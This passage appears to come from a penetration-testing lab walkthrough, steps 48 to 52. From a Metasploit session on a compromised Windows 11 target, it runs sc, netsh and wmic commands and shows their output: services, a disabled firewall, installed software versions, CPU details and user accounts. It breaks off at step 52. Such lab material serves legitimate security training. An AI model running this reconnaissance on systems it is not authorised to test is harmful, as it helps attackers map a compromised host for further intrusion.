
```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
C:\>sc queryex type=service state=all
sc queryex type=service state=all

SERVICE_NAME: AdobeARMservice
DISPLAY_NAME: Adobe Acrobat Update Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 4  RUNNING
                        (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0  (0x0)
        SERVICE_EXIT_CODE   : 0  (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
        PID                 : 8072
        FLAGS                 :

SERVICE_NAME: AJRouter
DISPLAY_NAME: AllJoyn Router Service
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 1  STOPPED
        WIN32_EXIT_CODE       : 1077 (0x435)
        SERVICE_EXIT_CODE   : 0  (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
        PID                 : 0
        FLAGS                 :

SERVICE_NAME: ALG
DISPLAY_NAME: Application Layer Gateway Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1  STOPPED
```


48. Now, we will list details about specific service, to do that type **netsh firewall show state** and press **Enter**, to display current firewall state.



```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help

C:\>netsh firewall show state
netsh firewall show state

Firewall status:
-----
Profile                = Standard
Operational mode       = Disable
Exception mode         = Enable
Multicast/broadcast response mode = Enable
Notification mode      = Enable
Group policy version   = Windows Defender Firewall
Remote admin mode      = Disable


Ports currently open on all network interfaces:
Port  Protocol  Version  Program
-----
No ports are currently open on all network interfaces.

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at https://go.microsoft.com/fwlink/?linkid=121488 .

C:\>

```

49. Type **netsh firewall show config** and press **Enter** to view the current firewall settings in the target system.



```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help

C:\>netsh firewall show config
netsh firewall show config

Domain profile configuration:
-----
Operational mode       = Disable
Exception mode         = Enable
Multicast/broadcast response mode = Enable
Notification mode      = Enable

Service configuration for Domain profile:
Mode    Customized  Name
-----
Enable  No           Remote Desktop

Allowed programs configuration for Domain profile:
Mode    Traffic direction  Name / Program
-----

Port configuration for Domain profile:
Port    Protocol  Mode    Traffic direction  Name
-----

Standard profile configuration (current):
-----
Operational mode       = Disable
Exception mode         = Enable
Multicast/broadcast response mode = Enable
Notification mode      = Enable

```


50. Type **wmic /node:"" product get name,version,vendor** and press **Enter** to view the details of installed software.

Note: Results might vary when you perform this task.

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Port configuration for Standard profile:
Port Protocol Mode Traffic direction Name
-----
Log configuration:
-----
File location = C:\Windows\system32\LogFiles\Firewall\pfirewall.log
Max file size = 4096 KB
Dropped packets = Disable
Connections = Disable
IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at https://go.microsoft.com/fwlink/?linkid=121488 .


C:\>wmic /node:"" product get name,version,vendor
wmic /node:"" product get name,version,vendor
Name Vendor Version
-----
Java 8 Update 321 (64-bit) Oracle Corporation 8.0.3210.7
Adobe Acrobat DC (64-bit) Adobe 22.001.20085
Microsoft Update Health Tools Microsoft Corporation 2.87.0.0
Java Auto Updater Oracle Corporation 2.8.321.7

C:\>
```

51. Type **wmic cpu get** and press **Enter**, to retrieve the processor's details.

```
C:\>wmic cpu get
wmic cpu get
AddressWidth Architecture AssetTag Availability Caption Characteristics
ConfigManagerErrorCode ConfigManagerUserConfig CpuStatus CreationClassName CurrentClockSpeed
DeviceID ErrorCleared ErrorDescription ExtClock Family InstallDate L2CacheSize L2CacheSpeed L3CacheSize L3CacheSpeed LastError
Level LoadPercentage Manufacturer MaxClockSpeed Name
NumberOfCores NumberOfEnabledCore NumberOfLogicalProcessors OtherFamilyDescription PartNumber
PNPDeviceID PowerManagementCapabilities PowerManagementSupported ProcessorId ProcessorType
Revision Role SecondLevelAddressTranslationExtensions SerialNumber SocketDesignation Status StatusInfo Stepping SystemCreationClassName
SystemName ThreadCount UniqueId UpgradeMethod Version
VirtualizationFirmwareEnabled VMMonitorModeExtensions VoltageCaps
64 9 None 3 Intel64 Family 6 Model 85 Stepping 7
1 Win32_Processor 2095
18 64 Intel64 Family 6 Model 85 Stepping 7 CPU0
10400 179
6 0 GenuineIntel 2095 Intel(R) Xeon(R) Gold 6230R CPU @ 2.10GHz
4 4 FALSE 0000000000000000 3
21767 CPU FALSE None None OK 3
FALSE Win32_ComputerSystem WINDOWS11 6
FALSE FALSE
```


52. Type **wmic useraccount get name,sid** and press **Enter**, to retrieve login names and SIDs of the users.



```
C:\>wmic useraccount get name,sid
